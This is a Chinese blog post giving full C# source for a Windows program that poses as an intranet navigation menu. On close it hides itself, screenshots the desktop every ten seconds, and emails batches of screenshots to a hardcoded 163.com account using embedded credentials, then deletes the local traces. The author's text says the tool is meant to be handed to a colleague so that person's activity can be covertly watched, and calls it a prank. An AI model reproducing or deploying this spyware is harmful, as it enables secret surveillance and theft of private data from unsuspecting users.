

C#中实现Windows系统流氓监控程序

  1 using System;
  2 using System.Collections.Generic;
  3 using System.ComponentModel;
  4 using System.Data;
  5 using System.Drawing;
  6 using System.Linq;
  7 using System.Text;
  8 using System.Threading.Tasks;
  9 using System.Windows.Forms;
 10 using System.Threading;
 11 using System.Net.Mail;
 12 using System.Net.Mime;
 13 using System.Net;
 14 using System.IO;
 15 using System.Diagnostics;
 16
 17 namespace WinidowsMonitor
 18 {
 19     public partial class Form1 : Form
 20     {
 21         //Change variable.
 22         private static string ApplicationData = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
 23         string localPath = GetPath(ApplicationData);
 24
 25         public static string GetPath(string appDataPath)
 26         {
 27             int index = ApplicationData.LastIndexOf("\\");
 28             string strApp = ApplicationData.Substring(0, index);
 29             string tempPath = strApp + "\\Local\\Temp";
 30             return tempPath;
 31         }
 32
 33         public Form1()
 34         {
 35             InitializeComponent();
 36             Directory.CreateDirectory(localPath + "\\Windows");
 37         }
 38
 39         private void JudgeProcess(FormClosingEventArgs e)
 40         {
 41             Process[] pros = Process.GetProcesses();
 42             Process pro = Process.GetCurrentProcess();
 43             var samePro = from newpro in pros where pro.ProcessName == newpro.ProcessName select newpro;
 44             if (samePro.Count() > 1)
 45             {
 46                 //MessageBox.Show(samePro.Count().ToString());
 47                 Application.Exit();
 48             }
 49             else
 50             {
 51                 //MessageBox.Show("only one");
 52                 e.Cancel = true;
 53                 this.Hide();
 54                 CatchCapture();
 55             }
 56         }
 57
 58         public void CatchCapture()
 59         {
 60             Thread.CurrentThread.Name = "WindowsRun";
 61             int i = 0;
 62             while (true)
 63             {
 64                 i++;
 65                 Image myImg = new Bitmap(Screen.AllScreens[0].Bounds.Width, Screen.AllScreens[0].Bounds.Height);
 66                 Graphics g = Graphics.FromImage(myImg);
 67                 g.CopyFromScreen(new Point(0, 0), new Point(0, 0), Screen.AllScreens[0].Bounds.Size);
 68                 string picName = "WindowsCapture" + i.ToString() + ".jpg";
 69                 string picPath = localPath.ToString() + "\\Windows\\" + picName.ToString();
 70                 g.Dispose();
 71                 try
 72                 {
 73                     myImg.Save(@picPath.ToString(), System.Drawing.Imaging.ImageFormat.Jpeg);
 74                 }
 75                 catch(Exception e)
 76                 {
 77                     MessageBox.Show(e.ToString());
 78                 }
 79                 myImg.Dispose();
 80                 Thread.Sleep(10000);
 81                 if (i % 30 == 0)
 82                 {
 83                     SendMail();
 84                     DeletePics(localPath.ToString() + "\\Windows\\");
 85                 }
 86             }
 87         }
 88
 89         private void DeletePics(string path)
 90         {
 91             DirectoryInfo picDi = new DirectoryInfo(path);
 92             var files = from file in picDi.GetFiles() select file;
 93             foreach (var pic in files)
 94             {
 95                 pic.Delete();
 96             }
 97         }
 98
 99
100         public void SendMail()
101         {
102             using (SmtpClient client = new SmtpClient("smtp.163.com"))
103             using (var mail = new MailMessage("runcheck1@163.com", "runcheck1@163.com"))
104             {
105                 client.Host = "smtp.163.com";
106                 client.Port = 25;
107                 client.EnableSsl = true;
108                 client.DeliveryMethod = System.Net.Mail.SmtpDeliveryMethod.Network;
109                 DirectoryInfo di = new DirectoryInfo(@localPath+"\\Windows");
110                 //Add attachment.
111                 foreach (FileInfo file in di.GetFiles())
112                 {
113                     string attachPath = localPath + "\\Windows\\" + file.Name;
114                     var attach = new Attachment(attachPath, MediaTypeNames.Image.Jpeg);
115                     attach.ContentId = file.Name;
116                     mail.Attachments.Add(attach);
117                 }
118                 mail.Subject = "Windows Capture from love monitor.";
119                 mail.SubjectEncoding = Encoding.UTF8;
120                 mail.Body = "<img src=\"cid:pic\"/><p>来自Monitor</p>";
121                 mail.BodyEncoding = Encoding.UTF8;
122                 mail.IsBodyHtml = true;
123                 mail.Priority = MailPriority.High;
124                 //client.Credentials = CredentialCache.DefaultNetworkCredentials;
125                 client.Credentials = new NetworkCredential("runcheck1", "pwd");
126                 client.Send(mail);
127             }
128         }
129
130         private void Form1_Load(object sender, EventArgs e)
131         {
132             //MessageBox.Show(Process.GetCurrentProcess().ProcessName);
133         }
134
135         private void Form1_FormClosing(object sender, FormClosingEventArgs e)
136         {
137             JudgeProcess(e);
138         }
139
140         private void vMManagementToolStripMenuItem_Click(object sender, EventArgs e)
141         {
142             System.Diagnostics.Process.Start("https://cnportal.avepoint.net/Pages/default.aspx");
143         }
144
145         private void cNPortalToolStripMenuItem_Click(object sender, EventArgs e)
146         {
147             System.Diagnostics.Process.Start("https://privatecloud.ccoffice.avepoint.com/#/Shell/VmsManagement");
148         }
149
150         private void iITSCoursesToolStripMenuItem_Click(object sender, EventArgs e)
151         {
152             System.Diagnostics.Process.Start("https://cnportal.avepoint.net/sites/IITS/Training/Lists/Course%20Library/All%20Courses.aspx");
153         }
154
155         private void avePointChinaWorkersToolStripMenuItem_Click(object sender, EventArgs e)
156         {
157             System.Diagnostics.Process.Start("https://cnportal.avepoint.net/sites/ChinaAdministration/Lists/ChinaTeamAll_Members/ChinaTeam%20Member%20View.aspx");
158         }
159
160         private void avePointBookLendingToolStripMenuItem_Click(object sender, EventArgs e)
161         {
162             System.Diagnostics.Process.Start("https://cnportal.avepoint.net/sites/ChinaAdministration/CCHR/Lists/List2/AllItems.aspx");
163         }
164
165         private void trainingSchoolScheduleToolStripMenuItem_Click(object sender, EventArgs e)
166         {
167             System.Diagnostics.Process.Start("https://cnportal.avepoint.net/sites/IITS/Training/Training_School/Lists/Training_Schedule/view.aspx");
168         }
169     }
170 }
以上程序是我写的一个屏幕截图偷发邮件的工具,十秒钟一截图,三十张一发送,发送完了把已有的删除,继续监控。

外壳可以设计随便什么样,比如导航之类的:
然后你给你的同事用,后台就可以监控他在干嘛了……
在这里我就不演示我的成果了,哈哈。
其实大神之所以称之为大神,就是可以把这些东西做的更隐蔽更持久化。
区别就在于我这只是个恶作剧,而那是真正的木马病毒。


 浙公网安备 33010602011771号